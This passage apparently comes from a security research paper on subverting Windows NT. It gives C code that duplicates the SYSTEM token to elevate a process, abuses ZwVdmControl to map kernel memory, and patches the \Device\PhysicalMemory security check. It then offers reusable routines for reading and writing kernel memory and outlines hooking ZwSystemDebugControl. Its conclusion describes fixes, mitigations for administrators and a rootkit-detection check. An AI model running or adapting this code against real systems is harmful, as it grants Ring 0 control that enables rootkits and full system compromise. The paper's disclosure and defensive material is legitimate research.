Note that in the sample code shown here, it may seem that handles and buffers are not properly being allocated; this is done at the end instead, so that code can be shared with the Fail label.

4.3.2 Impersonating the Thread

Finally equipped with a duplication-capable token handle, the code can proceed to create a duplicate token that can be used for impersonation, as well as another copy that will be used for assignment as a primary token. The reason that the duplication must be done twice is that internally, Primary and Impersonation tokens have a variety of differences in the accesses that they grant and how they are represented by the Security Reference Monitor (SRM), which won't be discussed here.

Impersonation also requires the setup of a correct Security QoS (Quality of Service) structure, which defines the type of impersonation possible (other types such as delegation exist). Again, these subtle differences can be looked up in other reference materials. Ultimately, the impersonation and duplication only requires a few lines of code:

```
//
// Set up the Security QoS and Object Attributes for token duplication
//
SecurityQualityOfService.Length = sizeof(SECURITY_QUALITY_OF_SERVICE);
SecurityQualityOfService.ImpersonationLevel = SecurityImpersonation;
SecurityQualityOfService.ContextTrackingMode = SECURITY_DYNAMIC_TRACKING;
SecurityQualityOfService.EffectiveOnly = FALSE;
InitializeObjectAttributes(&ObjectAttributes, NULL, 0, NULL, NULL);
ObjectAttributes.SecurityQualityOfService = &SecurityQualityOfService;

//
// Duplicate an impersonation token
//
Status = NtDuplicateToken(TokenHandle,
                          TOKEN_ALL_ACCESS,
                          &ObjectAttributes,
                          FALSE,
                          TokenImpersonation,
                          &ImpersonationTokenHandle);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to duplicate System token: %lx\n", Status);
    goto Fail;
}

//
// Also duplicate a primary token
//
Status = NtDuplicateToken(TokenHandle,
                          TOKEN_ALL_ACCESS,
                          &ObjectAttributes,
                          FALSE,
                          TokenPrimary,
                          &PrimaryTokenHandle);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to duplicate System token: %lx\n", Status);
    goto Fail;
}

//
// Use the impersonation token to make the thread have SYSTEM privileges.
```

```
//
Status = NtSetInformationThread(NtCurrentThread(),
                                ThreadImpersonationToken,
                                (PVOID)&ImpersonationTokenHandle,
                                sizeof(ImpersonationTokenHandle));
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to set System token: %lx\n", Status);
    goto Fail;
}
```

4.3.3 Assigning the Primary Token

Recall that earlier, obtaining the System process' token as the current process's primary token was the ultimate goal of this part of the code, and that all the operations done until now were merely required steps in order to be able to do so. This is because this assignment requires a special privilege called the `SE_ASSIGNPRIMARYTOKEN_PRIVILEGE`, and this privilege is only present for the `LOCAL SYSTEM` account. Another trick here is that even for the `LOCAL SYSTEM` token that we nave know acquired, the privilege is still disabled (but at least present, which means we can enable it). Once enabled, a simple system call will assign it to the process:

```
//
// Now give our thread the privilege to assign primary tokens.
//
Status = RtlAdjustPrivilege(SE_ASSIGNPRIMARYTOKEN_PRIVILEGE,
                            TRUE,
                            TRUE,
                            &Old);
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to enable AssignPrimaryToken privilege: %lx\n",
             Status);
    goto Fail;
}

//
// Assign the duplicated primary token as our process token.
//
ProcessTokenInformation.Thread = 0;
ProcessTokenInformation.Token = PrimaryTokenHandle;
Status = NtSetInformationProcess(NtCurrentProcess(),
                                 ProcessAccessToken,
                                 &ProcessTokenInformation,
                                 sizeof(ProcessTokenInformation));
if (!NT_SUCCESS(Status))
{
    //
    // Fail
    //
    DbgPrint("GPM: Failed to set duplicated primary token: %lx\n",
             Status);
}
```

4.4 Initializing VDM

After much ado, the next step that needs to be performed, and the one that will ultimately map the `CM_ROM_BLOCK` that was created earlier, is to initialize the current process as a VDM process. This requires a number of undocumented calls which all require high privileges, hence the reason for all the work done in the previous section to give the current process a `LOCAL SYSTEM` primary token.

Once more, an ultimate goal is presented which must first meet a number of criteria, albeit smaller then the last chunk of operations that had to be performed. First, it will require setting up the correct address space that the kernel-mode side of VDM will expect, and secondly,

setting the process as a VDM process, which will first require yet another LOCAL SYSTEM privilege, SE_TCB_PRIVILEGE.

Once these operations are performed, the ICA User Data structure for VDM call must be initialized, and the call can be made.

4.4.1 Setting up the Address Space

When a typical 16-bit DOS program is launched, this goes through kernel32's CreateProcess call, which has specific code paths (some would call them hacks) which prepend ntvdm.exe to the target binary, setup the VDM environment, talk to CSRSS for initializing some VDM settings, and also pre-allocate the top 2 MB of virtual memory. This makes sure that no DLLs, other system structures (such as the Process Parameter Block or Environment Area) or the stack will occupy this space, which they usually do. However, by the time the process being used to patch the kernel has reached this execution step, it already has been allocated structures in this range, even if compiled as native application.

Thankfully, the only really critical section of memory that the ZwVdmControl call will require for initialization is the first page of virtual memory, which is where the Interrupt Vector Table (IVT) and other BIOS structures are located. To allocate at base address 0, the call must actually be given the value of 1, to avoid interpretation of 0 as a NULL variable (which has another meaning). One should also remember that long ago, the virtual address page corresponding to the physical page where the kernel function that is being patched is located was pre-allocated, to guard it from any other place of the system allocating something in that area. Because VDM will now attempt to allocate it, the memory must be freed first. These operations can be done as seen below:

```
//
// Setup the Adress Space. The low 1K of memory should be allocated and
// mapped so that VDM can copy the first page of physical memory there.
//
MappedAddress = UlongToPtr(1); // 1 becase 0 would be misinterpreted.
ReadSize = PAGE_SIZE - 1;
Status = NtAllocateVirtualMemory(NtCurrentProcess(),
                                 &MappedAddress,
                                 0,
                                 &ReadSize,
                                 MEM_RESERVE | MEM_COMMIT,
                                 PAGE_EXECUTE_READWRITE);
if (!NT_SUCCESS(Status))
{
    DbgPrint("GPM: Failed to allocate first page of memory: %lx\n",
             Status);
    return Status;
}

//
// Now free the kernel-memory area we had reserved, so that VDM can
// map the physical memory into it.
//
MappedAddress = KernelTarget;
Status = NtFreeVirtualMemory(NtCurrentProcess(),
                             &MappedAddress,
                             &ReadSize,
                             MEM_RELEASE);
if (!NT_SUCCESS(Status))
{
    DbgPrint("GPM: Failed to free reserved page for memory: %lx\n",
             Status);
    return Status;
}
```

4.4.2 Calling `ZwVdmControl`

Calling this API will be responsible for internally calling the VDM Initialization function inside the kernel, and finally perform the mapping that all the code until now has attempted to achieve. Since this is probably one of the least known functions in the Native APIs of Windows (and with good reason, there is not much use for it), here is the prototype, and needed structures which must be sent to the kernel:

```
//
// VDM Structures
//
#include "pshpack1.h"
typedef struct _VdmVirtualIca
{
    LONG ica_count[8];
    LONG ica_int_line;
    LONG ica_cpu_int;
    USHORT ica_base;
    USHORT ica_hipiri;
    USHORT ica_mode;
    UCHAR ica_master;
    UCHAR ica_irr;
    UCHAR ica_isr;
    UCHAR ica_imr;
    UCHAR ica_ssr;
} VDMVIRTUALICA, *PVDMVIRTUALICA;
#include "poppack.h"

typedef struct _VdmIcaUserData
{
    PVOID pIcaLock;
    PVDMVIRTUALICA pIcaMaster;
    PVDMVIRTUALICA pIcaSlave;
    PULONG pDelayIrq;
    PULONG pUndelayIrq;
    PULONG pDelayIret;
    PULONG pIretHooked;
    PULONG pAddrIretBopTable;
    PHANDLE phWowIdleEvent;
    PLARGE_INTEGER pIcaTimeout;
    PHANDLE phMainThreadSuspended;
} VDMICAUSERDATA, *PVDMICAUSERDATA;

typedef struct _VDM_INITIALIZE_DATA
{
    PVOID TrapcHandler;
    PVDMICAUSERDATA IcaUserData;
} VDM_INITIALIZE_DATA, *PVDM_INITIALIZE_DATA;

NTSTATUS
ZwVdmControl(
    ULONG ControlCode,
    PVOID ControlData
);
```

Based on research done on `ntvdm.exe`, it seemed that even if these values were not actually valid objects, they had to be properly filled out and exist, probably due to SEH code performing validation on the pointers, to ensure that user-mode wouldn't attempt to crash the kernel. As such, the initialization code must look somewhat similar to the following:

```
//
// VDM Data
//
RTL_CRITICAL_SECTION IcaLock;
VDMVIRTUALICA VirtualIca;
VDMVIRTUALICA VirtualIcaSlave;
ULONG DelayIrqLine = 0xFFFFFFFF;
ULONG UndelayIrqLine;
ULONG iretHookActive;
ULONG iretHookMask;
ULONG_PTR AddrIretBopTable;
HANDLE hWowIdleEvent = INVALID_HANDLE_VALUE;
HANDLE hMainThreadSuspended;
LARGE_INTEGER IcaLockTimeout = {0xFFFFFFFF, 10000000};
```

```
//
// Address space is now initialized; setup the Ica User Data.
//
IcaUserData.pIcaLock = &IcaLock;
IcaUserData.pIcaMaster = &VirtualIca;
IcaUserData.pIcaSlave = &VirtualIcaSlave;
IcaUserData.pDelayIrq = &DelayIrqLine;
IcaUserData.pUndelayIrq = &UndelayIrqLine;
IcaUserData.pDelayIret = &iretHookActive;
IcaUserData.pIretHooked = &iretHookMask;
IcaUserData.pAddrIretBopTable = &AddrIretBopTable;
IcaUserData.phWowIdleEvent = &hWowIdleEvent;
IcaUserData.pIcaTimeout = &IcaLockTimeout;
IcaUserData.phMainThreadSuspended = &hMainThreadSuspended;

//
// Setup the VDM Initialization Data
//
VdmInit.TrapcHandler = (PVOID)(ULONG_PTR)&GpmInitializeVdm;
VdmInit.IcaUserData = &IcaUserData;

//
// Initialize us with VDM
//
Status = NtVdmControl(VdmInitialize, &VdmInit);
if (!NT_SUCCESS(Status))
{
    DbgPrint("GPM: Failed to initialize as a VDM Process: %lx\n",
             Status);
}
```

Barring an unexpected failure, after the call returns, the required physical memory backing the kernel function has now been mapped into its proper virtual address, and is ready for patching. However, this may not seem as simple as it seems, because the region is protected from write access. Attempting to use a debugger, pointer dereferences or normal methods of writing to the memory seem not to make any changes, even if they don't return access violation errors. Although read access is surely interesting, the whole point of the exercise was patching, so is this where the game ends? Fortunately not, as this is only yet another barricade from our goal.

4.5 Taking Control of Physical Memory

Except for some specific additional – and final – quirk which must be handled, as well as the patching itself, the next steps will be straightforward for anyone that has already seen, or used, the procedure for obtaining a handle to the `\Device\PhysicalMemory` object, so that this VDM exploit must not be performed each time a new address must be modified. This step is completely optional, and is only provided to show an ultimate "goal" for the exploit, instead of just presenting it as raw code.
It also shows the importance that even accessing a single page of kernel memory can lead to much bigger system security damage, because access checking can be disabled only by modifying some bytes in another kernel SRM routine. In the worst case scenario, small shellcode-like code could be carefully inserted, if the available memory location wasn't selectable, so that custom executable code would be injected and executed at Ring 0 privilege. Thankfully, as mentioned earlier, addresses below the typical BIOS ROM area are already protected, so even simpler modifications such as direct editing of the IDT or GDT to install a callgate or user-mode interrupt are not directly possible.

4.5.1 Patching the Security Check

Recall from earlier that the specific code which disabled access looked similar to the following:

```
jz      short FlagNotSet
test    [eax+OBJECT_HEADER_NAME_INFO.QueryReferences+3],40h
jz      short FlagNotSet
```

A number of compiler optimizations might change the flag check to `4000h`, `4000000h`, or the real `40000000h`, but the general concept is the same: the conditional "`jz`" must be turned into a "`jmp`", so that the check becomes meaningless. The number could also be changed to a random value, but such values may have special meaning in the future, while a "`jz`" to "`jmp`" should work slightly better. Since the target lookup routine returns the pointer to the "`jz`" itself, it is only required to change this to the correct opcode for a `short jmp`: 0x61.

Of course, there remains the question on how to actually perform the patching, since it was shown that the memory is somehow protected. The reason for this is simple, and once discovered, the solution becomes apparent. One of the first things that was brought up is that this memory is allocated by the kernel side of VDM, which is the only way that Ring 0 memory could've been mapped and copied. Therefore, this means that the `NtAllocateVirtualMemory` call which was made has kernel mode settings, and as such, is only writable from kernel mode. By itself, this would be an ultimately great way to make sure that this exploit is thwarted and only allows reading kernel memory, but knowledge of the way NT handles native calls which touch kernel memory solve this: because `NtWriteVirtualMemory` is located in the kernel, it can perfectly write even to kernel mode addresses, since there is no way implemented to check if the request came from user mode and disallow it.

Because this call is freely available to user mode, it merely becomes a matter of using it instead of writing to memory directly. Sure, this does incur expensive context switching and ring transitions, but performance isn't really a concern for a single write in an exploit (however, this is also a reason for disabling the `\Device\PhysicalMemory` check, so that high-speed I/O transfers can be performed for any reasons which may be required). Because we are patching code, it's possible that the actual operation, not only the offset, might change between various builds of the OS. Some might to a "cmp" operation, which requires a different "jump" then a "test' operation, so exploiting this hole for our purposes requires a table of both offsets and also code to modify. To be perfectly safe, the table should also include the original code, so that it can be compared.

Since the x86 and most APIs work with 4-byte aligned data, it's best to choose a multiple of this number for the patch. Since this is only a 1 byte patch, this means also taking the original 3 bytes around the jump, so that we can do a memory aligned read/write. The first 4-byte sized read will confirm that indeed, this memory offset contains the code we expect, while the following 4-byte write will perform the patch.

These patches can easily be done with the `NtWriteVirtualMemory` routine described previously. The table for offsets and code could be implemented as a simple three-dimensional array, or a user-defined type.

4.5.2 Opening a Handle

The next following sections will describe the generic API that has been implemented in the same program that has been described until now. Compiled as an EXE or DLL, it has a handful of exports which allow any calling application usage of physical memory. Written to be compatible with all released versions of Windows NT, the integrity features which it disables are transparent to the user, and applied only on target detected versions of NT.

This code and API is documented here to provide an example interface on how to completely subvert memory access once the security check has been disabled. The first API that a caller will want to do is the `GpmOpenMemory` call, which returns a handle to physical memory. This handle should be considered opaque, although in the current code it is a regular NT handle, pointing to the mapped section. A very crude and basic implementation is done as follows:

```
/*++
 * @name GpmOpenMemory
 *
 * The GpmOpenMemory routine opens a handle to physical memory.
 *
 * @param Handle
 *        Pointer to where to return the physical memory section handle
 *
 * @return STATUS_SUCCESS or failure code.
 *
 * @remarks None.
 *
 *--*/
NTSTATUS
GpmOpenMemory(OUT PHANDLE MemHandle)
{
    OBJECT_ATTRIBUTES ObjectAttributes;
    NTSTATUS Status;
    UNICODE_STRING DeviceName =
    RTL_CONSTANT_STRING(L"\\Device\\PhysicalMemory");

    //
    // Initialize the object attributes
    //
    InitializeObjectAttributes(&ObjectAttributes,
                               &DeviceName,
                               OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
                               NULL,
                               NULL);

    //
    // Open the section
    //
    Status = NtOpenSection(MemHandle,
                           SECTION_MAP_READ | SECTION_MAP_WRITE,
                           &ObjectAttributes);
    if (!NT_SUCCESS(Status))
    {
        //
        // Fail
        //
        DbgPrint("Failed to open Physical Memory section\n");
    }

    //
    // Return status
    //
    return Status;
}
```

4.5.3 Reading & Writing to Kernel Memory

The next function which a caller will probably want to do is to write to kernel or physical memory, and this is exposed through two other APIs, `GpmWriteMemory` and `GpmReadMemory`. The implementations provided below directly access the physical memory given, and do not make a translation between physical and virtual memory, which the caller is expected to do. A more advanced version of this code (present in a yet-to-be-released public tool) will provide an extra parameter to determine if the address given is a virtual kernel address. If this is the case, then page table lookup will be manually done, since access to the page table directory is now possible (this is something that will be presented in a presentation for the tool, and something also out of the scope of this paper).

Therefore, at the barebones stage, functions to use the handle obtained earlier would look like this:

```
/*++
 * @name GpmWriteMemory
 *
 * The GpmWriteMemory routine writes a buffer to kernel memory.
 *
 * @param Handle
 *        Handle to the physical memory section.
 *
 * @param Address
 *        Pointer in kernel memory where to write the buffer.
 *
 * @param Buffer
 *        Pointer in user memory from where to read the buffer.
 *
 * @param Size
 *        Size of the buffer to copy.
 *
 * @return STATUS_SUCCESS or failure code.
 *
 * @remarks The physical memory device object must have been setup for
 *          R/W access before calling this routine.
 *
 *--*/
NTSTATUS
GpmWriteMemory(IN HANDLE MemHandle,
               IN ULONG_PTR Address,
               IN PVOID Buffer,
               IN ULONG Size)
{
   NTSTATUS Status;
   PHYSICAL_ADDRESS WriteAddress = {0};
   PVOID MappedAddress = NULL;
   SIZE_T Offset = 0, ReadSize;
   ULONG Granularity = PAGE_SIZE; // BUGBUG: Call NtQuerySystemInformation

   //
   // Calculate the page-aligned offset
   //
   Offset = Address % Granularity;
   ReadSize = Size;

   //
   // Setup the write address
   //
   WriteAddress.QuadPart = (ULONGLONG)(Address - Offset);

   //
   // Map the memory
   //
   Status = NtMapViewOfSection(MemHandle,
                               NtCurrentProcess(),
                               &MappedAddress,
                               0,
                               Size,
                               &WriteAddress,
                               &ReadSize,
                               ViewShare,
                               0,
                               PAGE_READWRITE);
   if (!NT_SUCCESS(Status))
   {
       //
       // Fail
       //
       DbgPrint("Could not map physical memory\n");
       return Status;
   }

   //
   // Now write the data
   //
   RtlCopyMemory((PVOID)((ULONG_PTR)MappedAddress + Offset), Buffer, Size);

   //
   // Unmap the address
   //
   Status = NtUnmapViewOfSection(NtCurrentProcess(), MappedAddress);

   //
   // Return the status
   //
   return Status;
}
```

```
/*++
 * @name GpmReadMemory
 *
 * The GpmReadMemory routine reads a buffer from kernel memory.
 *
 * @param Handle
 *        Handle to the physical memory section.
 *
 * @param Address
 *        Pointer in kernel memory from where to read the buffer.
 *
 * @param Buffer
 *        Pointer in user memory where to write the buffer.
 *
 * @param Size
 *        Size of the buffer to copy.
 *
 * @return STATUS_SUCCESS or failure code.
 *
 * @remarks None.
 *
 *--*/
NTSTATUS
GpmReadMemory(IN HANDLE MemHandle,
              IN ULONG_PTR Address,
              OUT PVOID Buffer,
              IN ULONG Size)
   {
   NTSTATUS Status;
   PHYSICAL_ADDRESS WriteAddress = {0};
   PVOID MappedAddress = (PVOID)Address;
   SIZE_T Offset = 0, ReadSize;
   ULONG Granularity = PAGE_SIZE; // BUGBUG: Call NtQuerySystemInformation

   //
   // Calculate the page-aligned offset
   //
   Offset = Address % Granularity;
   ReadSize = Size;

   //
   // Setup the write address
   //
   WriteAddress.QuadPart = (ULONGLONG)(Address - Offset);

   //
   // Map the memory
   //
   Status = NtMapViewOfSection(MemHandle,
                               NtCurrentProcess(),
                               &MappedAddress,
                               0,
                               Size,
                               &WriteAddress,
                               &ReadSize,
                               ViewUnmap,
                               0x40000000,
                               PAGE_READWRITE);
   if (!NT_SUCCESS(Status))
   {
       //
       // Fail
       //
       DbgPrint("Could not map physical memory\n");
       return Status;
   }

   //
   // Now write the data
   //
   RtlCopyMemory(Buffer, (PVOID)((ULONG_PTR)MappedAddress + Offset), Size);

   //
   // Unmap the address
   //
   Status = NtUnmapViewOfSection(NtCurrentProcess(), MappedAddress);

   //
   // Return the status
   //
   return Status;
}
```

Now that these routines have been established, they can be put to good use to re-enable yet another disabled ring escalation method.

4.6 Re-enabling `ZwSystemDebugControl`

The last step that we'll have to do is to allow debugging access to the machine without requiring loading a driver. With access to physical memory and the routines shown in the preceding section, this patch becomes quite straightforward. Unfortunately, due to the nature of the protection, it also becomes slightly more complicated.

As was shown earlier, the actual protection behind the routine is the removal of multiple information classes, and the creation of a new kernel-mode exported API. Therefore, the only logical way to re-enable this functionality is to set up a quasi-hook, or indirect jump, from the native routine to the exported routine Unfortunately, the kernel-mode routine has an additional parameter, which specifies the `PreviousMode` of the caller (`KernelMode` or `UserMode`). Therefore, it will be necessary for our code to fixup the stack to add this new parameter, before calling the kernel routine.

However, because all other parameters are a perfect match, and this function is nearly a copy/paste job of the original function present in Windows XP and Windows 2003 SP0, this sort of hook will be fully compatible. Additionally, one does not need to bother with hard-coded addresses or complex tables. The address of the kernel-mode API is exported and can be easily looked up, while the address of the native-mode API can also be looked up by using `KeServiceDescriptorTable` and locating the proper ID. This ID does indeed change at every major OS release, but since Vista has not yet been released, it can currently be hardcoded.

Once the native API has been located, simply overwrite the first few lines of the function with the hook operands in assembly, and it will then become available for use.

Chapter 5

Conclusion

Apart from the challenge and excitement in finding this subversion method that currently works on every released 32-bit x86 version of NT, the point of sharing such discoveries is ultimately to help protect against such attacks by describing the exploit/subversion in detail so that administrators and the coders at Microsoft may fix it. However, in this case, knowing this method of accessing Ring 0 memory (which can be used to run Ring 3 code at a Ring 0 privilege) is also helpful for low-level system coders, curious explorers and potentially other internal uses in controlled environment. Again, the author does not endorse nor recommend usage of any hooking, subversive, or undocumented technique in any public and/or released product. For truly legitimate and public replacements for some of the lost functionality, documented methods have been given to regain it, such as the usage of the new and improved WinDBG SDK, as well as the new Firmware Table APIs in versions of Windows which enable this protection.

For Microsoft, the challenge in fixing this code is minimal at best. The easiest solution would be to simply set an upper bound on the allowed values that are being read from the registry key. Certainly, a BIOS ROM cannot possibly exist in the same location where the kernel is currently mapped at, and the VDM initialization function responsible for this mapping should recognize it. Other approaches include caching the value at startup, after detection. As such, any registry changes would not be picked up (this seems logical – BIOS ROMs are usually not hot-pluggable), and any code would need to modify the kernel binary and go through all the trouble of on-disk modification, defeating the point and advantages of this live method. These are only some of the methods which could be used from protecting against this attack, but a larger one should be examined by the NT Core Group: finding a non-predictable way of mapping physical to virtual memory for the kernel page. The current method of merely masking out some bits will be re-used again and again as more ways to access physical memory are found, even if this flaw is fixed. By making it impossible, or incredibly hard for code with access to physical memory to touch kernel memory, all flaws of this kind can be thwarted.

As for administrators, the simplest way to protect against this flaw should already be enabled on their systems: making sure users login with limited user accounts, and not give default administrative access to any logon. Hopefully, every administrator is already doing this, but there still remain many cybercafes, bars, public libraries and other such terminals which only rely on 3rd-party login programs, but actually login users as administrators. If, for whatever reason you need to allow an untrusted user with an administrative account, a background application using registry modification notification APIs should be able to detect this change and automatically revert it.

Finally, for the purposes of rootkit detection, the method outlined above as a potential fix for Microsoft is something that anti-rootkit developers can use. Simply read the registry data and check each entry in the `CM_ROM_BLOCK`. Don't be sloppy and assume addresses, array counts or lengths, they can actually vary from system to system. But any address above `0x100000` should be flagged as suspicious and a sign of infection.